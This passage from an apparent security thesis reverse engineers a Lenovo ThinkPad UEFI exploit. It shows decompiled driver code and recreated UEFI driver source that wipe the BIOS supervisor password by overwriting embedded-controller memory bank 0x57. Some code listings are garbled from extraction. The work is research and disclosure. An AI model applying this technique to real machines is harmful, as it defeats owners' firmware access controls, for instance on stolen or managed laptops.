Continuing with the reverse engineering process, we can extract the PE32 driver images and import them to Ghidra, an open source software maintained by the NSA [32]. Ghidra helps us with disassembling (turning binary data into assembly instructions) and decompiling (turning binary data into C-like pseudocode) the binary image, making reverse engineering much easier. The PE32+ binary file format is similar to the PE32 format of the Windows executables, with slight differences in the section headers. Because of this, Ghidra can decompile the driver images as PE32. The produced decompiled code is somewhat readable, with enough reverse engineering experience. It must be noted however, that even though Ghidra decompilation is accurate, it does not have direct support for the environment and libraries that UEFI uses, resulting in hard-to-comprehend function calls, common GUIDs used in UEFI, references to memory objects outside of current memory space and other missing UEFI specific functionality.

The Ghidra plugin efiSeek [33] adds some UEFI-specific functionality, which made reverse engineering much easier. Even though this plugin is extremely useful, it does not implement all UEFI features and is not the golden ticket. For example Ghidra does not automatically attempt to disassemble and decompile all memory regions but rather only those that it sees a possible direct reference to or with a possible jump instruction destination in already decompiled code. The starting decompiled code depends on the section headers defined at the beginning of the file. This means a lot of manual reverse engineering effort, time and additional UEFI knowledge was required to figure out these details. Some lessons learned and pointers for future UEFI reverse engineering were discussed in Section 2.5.6 of this thesis.

In the rest of this chapter we will dive into how the original LenovoTranslateService driver functions, and how the exploit alters this functionality. Next, we will explain how the original EmulatedEepromDxe driver works and its role in the exploit. Finally we will dissect the exploit’s BootOption driver, which is where the call to clear the SVP is located.

3.3 LenovoTranslateService Driver

Before reverse engineering the exploit driver which replaces LenovoTranslateService driver, it is interesting to find out what the original functionality is and why this driver was chosen for the exploit. The original LenovoTranslateService driver was reverse engineered in the past [18] and serves the purpose of translating an American Standard Code for Information Interchange (ASCII) string into keyboard scan codes, for the purposes of later hashing the keyboard scan codes and comparing them with the SVP stored in the EC. LenovoTranslateService driver installs a protocol with GUID `e3abb023-b8b1-4696-98e1-8eedc3d3c63d`, which provides this functionality. Although we understand the functionality of LenovoTranslateService, we are uncertain why the ASCII string need be translated into the keyboard scan codes before hashing, rather than hashing the ASCII password string directly.

Given the purpose of the LenovoTranslateService driver, we can assume it was chosen because it is called early in the boot process, as well as because such a function is not needed at any point during the exploit — we are not trying to actually login to the BIOS as a supervisor but rather wipe the password from memory. Figure 5 shows what the password prompt looks like.

In the Voinea exploit, the LenovoTranslateService driver protocol serves as the user interface for the exploit. When the SVP prompt appears, the user may enter any password, after which the text shown in Figure 6 is displayed.



Figure 5: Password prompt for entering the Basic Input/Output System (BIOS) settings.




Figure 6: User interface of the exploit.

The user is prompted to input the key matching the hardware ID, which is randomly generated with each run of the exploit. In the original exploit process, the user must contact Voinea with the hardware ID to obtain such a key. However, in the version of the exploit obtained from the Badcaps forum [5], this check has been removed. We speculate that this functionality might have been located in the loops portrayed in figure 7. From the remaining for loops in our exploit version, we can assume that in the first loop all leading spaces and tabs were removed, then all leading 0's are removed in the second loop and lastly all leading numerical characters are removed in the last loop — which suggests the original exploit required keys that most likely started with a letter or a special character.

```

for (psVar5 = local_20; (*psVar5 == 0x20 || (*psVar5 == 9)); psVar5 = psVar5 + 1) {
}
uVar10 = 0x30;
for (; *psVar5 == 0x30; psVar5 = psVar5 + 1) {
}
for (; (ushort)(*psVar5 - 0x30U) < 10; psVar5 = psVar5 + 1) {
}

```

Figure 7: Code snippet of potentially removed key checking algorithm.

The user may thus just input whichever key and press Enter. At this point, the LenovoTranslateService protocol calls the BootOption protocol as can be seen in decompiled source code (Figure 8).




Figure 8: Call from LenovoTranslateService protocol to BootOption protocol.

Before diving into the functionality of BootOption exploit driver and protocol, let us first review the contents and functionality of the EmulatedEepromDxe driver, as its protocol is loaded and used by the BootOption driver.

3.4 EmulatedEepromDxe Driver

The EmulatedEepromDxe driver is an original driver provided by Lenovo and used in the exploit for its already defined functionality of overwriting *Electrically Erasable Programmable Read-Only Memory* (EEPROM) memory. It is responsible for installing the EepromRead and EepromWrite protocols. As the names suggest, the EepromRead allows any driver to read from EEPROM memory, while EepromWrite protocol enables writing to EEPROM memory. This is important due to the SVP residing in a part of an EC, which is treated as EEPROM memory.

3.4.1 Main Entry Point

```

Listing: Section_PE32_image_889004EE-8388-43BE-8975-C593FC50BB4A_Em...
=====
000002b0 26 25 73 80 C8 38 40 4B 88 77 61... EFI_GUID
000002c0 35 73 81 0C C3 77 43 47 99 A1 94... EFI_GUID
000002d0 CD 09 8D B6 D8 E5 B4 49 AF 9F 41... EFI_GUID
***** * 2f707bb-b412-11d4-9e38-00020273f1dd * *****
000002e0 BB 7E 70 2F 1A D4 11 9A 38 00... EFI_GUID
000002f0 58 9F 03 B2 08 0D AF 41 undefined8 41AF0008B2039F58h
XREF[1]: openProtocol_and_callit:80000093...
000002f8 BC AD AF 72 8B CC 02 A7 undefined8 A702CC8B72AF08Ch
XREF[1]: openProtocol_and_callit:80000091...
00000300 24 08 00 80 00 00 00 00 void * DAT_00000024
    EmuRead pointer
00000308 44 0A 00 80 00 00 00 void * DAT_00000044
    Pointer to some bytes, (i added 80 to be a valid pointer) but...
00000310 00 0B 00 80 00 00 00 void * DAT_00000000
00000318 B2 ?? 82h
00000319 B2 ?? 82h
0000031a 03 ?? 03h
0000031b 03 ?? 03h
0000031c 03 ?? 03h
0000031d 03 ?? 03h
0000031e 00 ?? 00h
0000031f B3 ?? 83h
00000320 20 ?? 00h
00000321 20 ?? 00h
00000322 00 ?? 00h
00000322 00 ?? 00h
=====
2 EFI_STATUS main(EFI_HANDLE ImageHandle,EFI_SYSTEM_TABLE *SystemTable19)
3 {
4     EFI_STATUS retval;
5     EFI_HANDLE *handle;
6     UINTN *read_value_buffer;
7     void *registration;
8     EFI_EVENT local_res20;
9
10
11     Handle4 = (EFI_HANDLE *)ImageHandle0;
12     read_value_buffer = (UINTN *)SystemTable19;
13     retVal = (*gBS_35->LocateProtocol)
14         ((&FI_GUID *)EFI_CpuIoProtocolGuid,(void *)0x0,&EFI_CPU_IO_PROTOCOL_3);
15     if (-1 < (longlong)retVal) {
16         (*gBS_35->LocateProtocol)
17             ((&FI_GUID *)EFI_PciRootBridgeIoProtocolGuid,(void *)0x0,&PTR_80000e38);
18     if (-1 < (longlong)retVal) {
19         (*gBS_35->LocateProtocol)
20             (*gBS_35->LocateProtocol)
21             ((&FI_GUID *)EFI_PciRootBridgeIoProtocolGuid,(void *)0x0,&PTR_80000e38);
22     if (-1 < (longlong)retVal) {
23         Handle4 = (EFI_HANDLE *)0x0;
24         /* Install EmuRead */
25         retVal = (*gBS_35->InstallProtocolInterface)
26             ((Handle4,&FI_GUID_800002a,EFI_NATIVE_INTERFACE,&PTR_DAT_80000300));
27     if (-1 < (longlong)retVal) {
28         (*gBS_35->CreateEvent)(0x200,0x10,NotifyFunction,(void *)0x0,&read_value_buffer);
29         (*gBS_35->SignalEvent)(read_value_buffer,Registration);
30         (*gBS_35->CreateEvent)
31             ((0x200,0x10,loopEmuEeprom,(void *)0x0),(EFI_GUID *)0x80000290,&local_res20);
32         ;
33         retVal = 0;
34     }
35   }
36 }
37
38 return retVal;
39
40

```

Figure 9: Main entry point of the EmulatedEepromDxe driver.

As discussed before, the main entry point prepares the environment, followed by installing the protocol interface in line 24–25 of Figure 9. We can see that the protocol gets installed to the null handle, meaning that a new handle will be created and the protocol will be installed to it. The installed interface is at the `&PTR_DAT_80000300` — pointer at the memory address `0x8000030`, the content of which can be seen on the left side of the Figure 9. It points to the

offset 0824, which is where the EmulEepromRead protocol implementation is located.

3.4.2 EmulEepromRead

```
C# Decompile: EmulatedEepromReadProtocol - (Section_PE32_image_889004EE-8388-43BE-8975-C593FC50BB4A_Emul)
1 EFI_STATUS EmulatedEepromReadProtocol(undefined8 this, longlong bankno, ulonglong index, byte *pRes)
2 {
3     EFI_STATUS efiReturn;
4     ulonglong index_00;
5     byte local_res10 [8];
6
7     *pRes = 0xff;
8     if (bankno == 0x5c) {
9         bankno = 0x5c;
10        if (index < 8) goto LAB_8000083d;
11    }
12    else {
13        if (bankno == 0x54) {
14            index_00 = 0;
15        }
16        else if (bankno == 0x55) {
17            index_00 = 2;
18        }
19        else if (bankno == 0x56) {
20            index_00 = 4;
21        }
22        else {
23            if (bankno != 0x57) {
24                return 0x8000000000000002;
25            }
26            index_00 = 6;
27        }
28        /* counter is 0x0 to 0x100 */
29        if (index < 0x100) {
30            if (0x7f < index) {
31                index_00 += 1;
32            }
33            efiReturn = perform_read(0x5c, index_00, local_res10);
34            /* if efiReturn = 0; then success */
35            if ((longlong)efiReturn < 0) {
36                return efiReturn;
37            }
38            if ((local_res10[0] & 2) == 0) {
39                return 0x800000000000000f;
40            }
41        }
42    LAB_8000083d:
43        efiReturn = perform_read(bankno, index, pRes);
44        return efiReturn;
45    }
46 }
47 }
48 return 0x8000000000000002;
49 }
50 }
```

Figure 10: EmulEepromRead function from the EmulatedEepromDxe driver.

The function signature is derived from the SynAcktiv blog [16]. Such a function signature is not easily obtained and must be deducted from function behaviour when reverse engineering an application for the first time. This information has sped up the research on this part of the driver significantly. With this in mind, let us review what the arguments passed to the function are. The first argument is a pointer to the protocol interface structure itself, declared as ‘this’. The second argument `bankno` indicates a starting offset in memory, also referred as the bank number in the continuation of this thesis, which is set to `0x57` in the case of the exploit. The third argument defines the offset in the bank (which is a `0x100` byte sized block of memory), and the fourth argument is used as a buffer for returning the read value.

In line 42, we see another function being called, named `perform_read`. Depending on passed parameters, this function calls various other subfunctions further down, which ultimately end up calling

`EFI_CPU_IO2_PROTOCOL->IO.Read` (such as in Figure 11), on IO Ports `0x1634` and `0x1630`. While it is not crucial for the understanding of the exploit, curious readers may wonder the purpose of these IO Ports. Synacktiv explains that both ports can be used for both reading and writing, albeit commonly for different purposes. For further explanation, we direct the reader to “IOPort Reversing” chapter of their blog [16]. Through the use of these functions, one may read the contents of the emulated EEPROM — in our case the EC containing the password value.

3.4.3 EmulEepromWrite

Similarly to read functionality in `EmulEepromRead`, the `EmulatedEepromDxe` driver implements the writing functionality as `EmulEepromWrite`. The pointer to the implementation of `EmulEepromWrite` function is stored in the same structure, after the `EmulEepromRead` pointer, as can be seen in Figure 12. When `LocateProtocol` is called with the GUID of the `EmulatedEepromDxe`

```

10 do {
11     (*(gEFI_CPU_I02_PROTOCOL_3->Io).Read)
12         (gEFI_CPU_I02_PROTOCOL_3,EfiCpuIoWidthUint8,0x1634,1,local_res8);
13     if ((local_res8[0] & 1) == 0) {
14         return 0;
15     }
16     (*(gEFI_CPU_I02_PROTOCOL_3->Io).Read)
17         (gEFI_CPU_I02_PROTOCOL_3,EfiCpuIoWidthUint32,0x1630,1,local_res10);
18     (*gBS_44->Stall)(0x1e);
19     uVar1 += 0x1e;
20 } while (uVar1 < 30000);

```

Figure 11: Reading from IO ports 0x1630 and 0x1634.

protocol (82b244dc-8503-454b-a96ad0d2xe00bf86a), the interface that gets returned is the pointer to this structure. This will be important to understand the decompiled code in the BootOption protocol below. While it may seem logical and easy to understand in hindsight, it was not at all trivial to determine at the time of research and took a long time to figure out. A major point of confusion while attempting to reproduce the exploit was that there is another GUID saved right next to the GUID of the EmulEeprom protocol interface (as seen in Figure 13). At first, we concluded that one GUID refers to EmulEepromRead and the other to EmulEepromWrite. Later we discovered that the other GUID is in fact not referring to the EmulEepromWrite but something else entirely different and not used as a part of this exploit.




Figure 12: Storage of implementation structure in memory.

The EmulEepromWrite function itself is quite similar to that of EmulEepromRead, with the exception that the write performs the write operations in place of read operations. Both of these functions are used by the exploit to

```

80000d9e 5E          ??          5Eh  ^
80000d9f 83          ??          83h

XREF[1]: main:8000035f(*)
80000da0 DC 44 B2 82 03 85 4B 45 A9 6A D0...    EFI_GUID
                                         emulEepromProtocolGUID

XREF[2]: main:800003b5(*), 80000427(*)
80000db0 35 73 81 0C C3 77 43 47 99 A1 94...    EFI_GUID
                                         EFI_GUID_80000db0

*****
* ad61f191-ae5f-4c0e-b9fa-e869d288c64f
*****
XREF[1]: main:800002f0(*)
80000dc0 91 F1 61 AD 5F AE 0E 4C B9 FA E8...    EFI_GUID
                                         EFI_CPU_Io2_PROTOCOL_GUID
                                         EfiCpuIo2ProtocolGuid

```

Figure 13: Two Globally Unique Identifiers (GUIDs) residing next to each other in memory.

effectively read and write the EC memory. During the research, these were used to read various parts of the EC memory to understand where the SVP is stored and what other variables are stored in the EC. Further explanation and examples may be found in the exploit recreation Section 3.6.

3.5 BootOption Driver

The BootOption driver is where most of the exploit logic lies. Starting with the main entry point of the driver and stepping through the function calls (Figure 14), we can see that a protocol interface is installed to the EFI Boot Service table. This interface is implemented at offset 0x084c (marked with red), with the GUID 5962af91-4456-419f-a7b9-1f4f892ab0f6 (marked with blue).




Figure 14: BootOption install protocol call in Ghidra.

As shown in Figure 8 above, we see that this is indeed the same GUID that gets located and executed from the exploit’s LenovoTranslateService protocol.

3.5.1 BootOption Protocol

In the start of the protocol (Figure 15), we see that the EmulatedEepromDxe protocol interface is loaded with LocateProtocol. Note that the pointer that is returned from the LocateProtocol is the pointer to the structure (as seen in Figure 12) in which the pointer to EmulEepromRead is stored.

```

33 efi_boot_services_ptr = efi_system_table;
34     /* EmulatedEepromDxe protocol GUID */
35 status_of_emulateddeepromdxe_locateprotocol =
36     (*efi_boot_services_ptr->BootServices->LocateProtocol)
37     ((EFI_GUID *)0x1000, (void *)0x0, &EmulatedEepromDxeProtocolLocation);
38     /* If EmulatedEepromDxe Protocol is installed (EFI_SUCCESS = return code 0) */

```

Figure 15: Calling LocateProtocol to obtain EmulatedEepromDxe protocol interface pointer.

If the protocol is successfully located, the text “Press Space...” is printed on the screen in line 56 of Figure 15. Then a keyboard stroke is being captured with a do-while loop in lines 57-62 of Figure 15, then saved to the local_c8

variable. After this, another keystroke is prompted with text “Press Space once more...” being printed to the screen. The purpose of pressing spacebar twice is not clear after reverse engineering this driver, as only the second keystroke is checked to be the spacebar or the unicode character U+FFA4. It is not clear why the unicode character is allowed beside the spacebar which the user is prompted for. After this keystroke is accepted and saved to `local_c8` variable, the contents of this variable are checked. If the keystroke was indeed the spacebar character, then the exploit’s main functionality is ran (function `WriteEverythingIn0x57` on line 96 in Figure 16).

```

84             /* Press Space one more time */
85             (*pEVar1->ConOut->OutputString)(pEVar2->ConOut,(CHAR16 *)0xdb8);
86             pEVar1 = efi_system_table;
87             pEVar2 = efi_system_table;
88             (*pEVar1->ConIn->Reset)(pEVar2->ConIn,'\\0');
89             do {
90                 pEVar1 = efi_system_table;
91                 pEVar2 = efi_system_table;
92                 EVar3 = (*pEVar1->ConIn->ReadKeyStroke)(pEVar2->ConIn,local_c8);
93             } while (EVar3 == 0x8000000000000006);
94             /* space or L */
95             if ((local_c8[0].UnicodeChar == 0x20) || (local_c8[0].UnicodeChar == 0xffa4)) {
96                 WriteEverythingIn0x57();
97                 pEVar1 = efi_system_table;
98                 pEVar2 = efi_system_table;
99                 /* TPM certificate changed. Turn it off\n\r */
100                (*pEVar1->ConOut->OutputString)(pEVar2->ConOut,(CHAR16 *)0xe30);
101                do {
102                    /* WARNING: Do nothing block with infinite loop */
103                } while( true );
104            }
105            pEVar1 = efi_system_table;
106            pEVar2 = efi_system_table;
107            (*pEVar1->ConOut->OutputString)(pEVar2->ConOut,(CHAR16 *)0xe80);
108        }

```

Figure 16: “Press Space once more...” prompt and call to write everything.

WriteEverythingIn0x57 Function

```

1 void WriteEverythingIn0x57(void)
2 {
3     void *pvVar1;
4     void *pvVar2;
5     char *unaff_RSI;
6     undefined8 unaff_RDI;
7     char *pcVar3;
8     ulonglong local_10;
9
10    for (local_10 = 0; local_10 < 0x100; local_10 += 1) {
11        pvVar1 = EmulatedEepromDxeProtocolLocation;
12        pcVar3 = unaff_RSI + 1;
13        pvVar2 = EmulatedEepromDxeProtocolLocation;
14        (**(code **)((longlong)pvVar1 + 8))(pvVar2,unaff_RDI,local_10,(int)*unaff_RSI);
15        unaff_RSI = pcVar3;
16    }
17    return;
18 }
19
20 }
```

Figure 17: WriteEverythingIn0x57 function in Ghidra decompiled view.

This is the core of the exploit, where the SVP gets removed. At first glance, we see that there is a call to the function located at address `pvVar1 + 8`. The content of `pvVar1` is actually the location of the `EmulatedEepromDxe` protocol interface. As seen in Figure 12, this is a pointer to the `EmulEepromWrite` function — explaining the “`+8`” when calling the write function. Thus we can begin to understand what the exploit is writing to the EC. The first parameter of the function is a pointer to the structure, the second is the memory bank number, the third is the index in that memory bank we would like to write to, and the last is what we would actually like to write. We see that the index is being looped from `0x0` to `0x100` — iterating over all indices in the bank. However the second and last parameter are unclear at first, shown as `unaff_RDI` and `unaff_RSI`. This is due to Ghidra decompilation not recognizing the function calling convention of UEFI and thus RDI and RSI are not included in the function signature. To understand what these parameters might be, we can check the assembly code before the function is being called.



Figure 18: Disassembly listing before function call.

In the Ghidra disassembly listing (Figure 18) we find that 0x57 is moved into EDI register, which means that 0x57 is the bank number that is being written into. We can also conclude that this is the bank in which the SVP is stored, as overwriting this section removes it. Moreover, the last parameter contains a pointer to data being written to the EC — the pointer is referring to a memory location in the executable file. Upon arranging the data into a structure with 0x100 `UINT8` fields, we can inspect the contents of that structure. Most of the fields are null bytes, with the exception of some seemingly random values that do not reflect any human readable language. The data structure contents may be found in the recreation Section 3.6.2 of this thesis.

After experimentation with overwriting different parts of the 0x57 memory bank, we observed odd behaviour: when this memory bank is overwritten with either all 0 or all 1 bits, the SVP still gets removed. It is worth noting that not all bits may be read or written to — the last 8 bytes of each bank are protected and were proven to be the checksums of their memory banks. When attempting to write something to these memory positions, we get a `EFI_ACCESS_DENIED` return status, as seen in Figure 19. When the data in the bank does not add up to the same checksum during boot, a message is shown before the Lenovo logo is displayed, resulting in a message “Invalid RFID Serialization Information Area” [34] (Figure 20). This message however does not stop the boot process in any way. The data that the Voinea exploit writes to the memory bank does not trigger the warning we did, which may serve as an explanation as to why the contents written seem odd and do not represent any common format.




Figure 19: Error return status when attempting to write to the last 8 bytes of a memory bank.




Figure 20: “Invalid RFID Serialization Information Area” message during boot.

3.6 Exploit Recreation

To understand the exploit's technique better, verify our prior analyses and to open source the exploit, we created an exploit replica. This consists of the required code for removing the SVP in the same way that the Voinea exploit does this. The complete code of the exploit replica may be found at the following GitHub page: <https://github.com/null-cell/ThinkPad-SVP-removal>.

3.6.1 LenovoTranslateService Recreation

```

1 #include <Uefi.h>
2 #include <Library/PcdLib.h>
3 #include <Library/UefiLib.h>
4 #include <Library/DebugLib.h>
5 #include <Library/UefiApplicationEntryPoint.h>
6 #include <Library/UefiBootServicesTableLib.h>
7
8 typedef struct {
9     EFI_STATUS (*function1)(void*, UINT16*, UINT8*, UINT8);
10 } MyInterface;
11
12 MyInterface myInstance;
13
14
15 EFI_STATUS LTSProt(void* this, UINT16* data, UINT8 size, UINT8 offset){}
16
17     // Print(L"Hello World Inside LTSProt .\n");
18
19     INT64 **BootOptionsProt;
20     EFI_GUID gBootOptionsProtocol = {0x65962af9, 0x4456, 0x419f, {0xa7, 0xb9, 0x1f, 0x4f, 0x89, 0x2a, 0xb0, 0xf6}};
21     EFI_STATUS stat = gBS->LocateProtocol(&gBootOptionsProtocol, (void**)0x0, (void**)&BootOptionsProt);
22     Print(L"Status of LocatedProtocol: %d\n", stat);
23     if (stat != EFI_SUCCESS) {
24         Print(L"Failed to locate BootOptionsProtocol!\n");
25         return EFI_SUCCESS;
26     }
27
28     EFI_STATUS status = ((EFI_STATUS(*)(void *, UINT16*, unsigned long long))(*BootOptionsProt))(BootOptionsProt, (UINT8)0x31, (UINT8) 0x43, (unsigned long long)offset);
29     Print(L"Status of BootOptionsProtocol: %d\n", status);
30     return EFI_SUCCESS;
31 }
32 /**
33 * The user Entry Point for Application. The user code starts with this function
34 * as the real entry point for the application.
35 *
36 * @param[in] ImageHandle    The firmware allocated handle for the EFI image.
37 * @param[in] SystemTable    A pointer to the EFI System Table.
38 *
39 * @retval EFI_SUCCESS      The entry point is executed successfully.
40 * @retval other            Some error occurs when executing this entry point.
41 */
42 EFI_STATUS
43 EFIAPI
44 UefiMain (
45     IN EFI_HANDLE    ImageHandle,
46     IN EFI_SYSTEM_TABLE *SystemTable
47 )
48 {
49     EFI_BOOT_SERVICES *gBS = SystemTable->BootServices;
50
51     EFI_GUID gLenovoTranslateService = {0xe3abb023, 0xb8b1, 0x4696, {0x98, 0xe1, 0x8e, 0xed, 0xc3, 0xd3, 0xc6, 0x3d}};
52     EFI_GUID gFileLoadedImageProtocolGuid = {0x581b1a1, 0x9562, 0x11d2, {0xde, 0x3f, 0x00, 0xa9, 0xc9, 0x69, 0x72, 0x3b}};
53
54     myInstance.function1 = LTSProt;
55     (*gBS->InstallProtocolInterface)((EFI_HANDLE *)&gLenovoTranslateService, EFI_NATIVE_INTERFACE, (void*)&myInstance.function1);
56
57     return EFI_SUCCESS;
58 }
59

```

Figure 21: LenovoTranslateService recreation source code.

As the Voinea exploit only uses the LenovoTranslateService driver as the frontend, we recreated only the necessary part of it without all the text being printed out. This was the first UEFI driver that we have created and thus

it was useful to test how it works before going more in depth with recreating the BootOption exploit driver.

Starting from `UefiMain` (line 45 in Figure 21), first the GUIDs are defined, after which the protocol is installed in line 56. The definition of the protocol is defined in the `LTSProt` function in line 16. First a print is done here to signal when the protocol has successfully loaded. Then we attempt to locate the BootOption protocol and if successful, run it in line 28.

The reader might be confused by the return of `EFI_SUCCESS` value even in the event of failing to locate the BootOption protocol. This must be done, lest the laptop will freeze as an error return value is treated as a failure of the BIOS. Additionally some error messages result in the protocol being unloaded from memory. The debugging is quite difficult when the laptop is frozen, as there is no return value or error messages to indicate what is going wrong. This, coupled with no fast way of replacing the driver with a newer version — each BIOS flash takes at least 5 minutes — meant that debugging took a significant amount of time and numerous attempts. However after this was working correctly, we could finally call the exploited BootOption protocol, have the exploit run and then start recreating it.

3.6.2 BootOption Recreation

When recreating the BootOption driver, we wanted to be able to also explore all of the memory bank’s contents, not just recreate the original exploit driver. Thus there is more functionality here, that we will explain in parts. First, the `UefiMain` (line 195 in Figure 22) is the entry point of our exploit.

```
82 /**
83 * The user Entry Point for Application. The user code starts with this function
84 * as the real entry point for the application.
85 *
86 * @param[in] ImageHandle    The firmware allocated handle for the EFI image.
87 * @param[in] SystemTable    A pointer to the EFI System Table.
88 *
89 * @retval EFI_SUCCESS       The entry point is executed successfully.
90 * @retval other             Some error occurs when executing this entry point.
91 */
92 EFI_STATUS
93 EFIAPI
94 UefiMain (
95     IN EFI_HANDLE ImageHandle,
96     IN EFI_SYSTEM_TABLE *SystemTable
97 )
98 {
99
100     EFI_BOOT_SERVICES *gBS = SystemTable->BootServices;
101
102     EFI_GUID gBootOptionsProtocol = {0x05962af9, 0x4456, 0x419f, {0xa7, 0xb9, 0x1f, 0x4f, 0x89, 0x2a, 0xb0, 0xf6}};
103
104     myInstance2.function1 = &BOProt;
105     (*gBS->InstallProtocolInterface)((EFI_HANDLE *)ImageHandle, (EFI_GUID *)&gBootOptionsProtocol, EFI_NATIVE_INTERFACE, (void*)&myInstance2.function1);
106
107     return EFI_SUCCESS;
108 }
109 }
```

Figure 22: BootOption recreation — UefiMain function source code.

Here the protocol GUID is defined (it is important that this GUID is the same as the GUID of the original BootOption protocol from Lenovo). Then the protocol interface (`BOProt`) is installed to the image handle. Let us take a look at how the EEPROM structure gets created and then what is located at the start of `BOProt` function (Figure 23).

Figure 23: BootOption recreation definition of EmulatedEepromDxe protocol structure and start of BOProt.

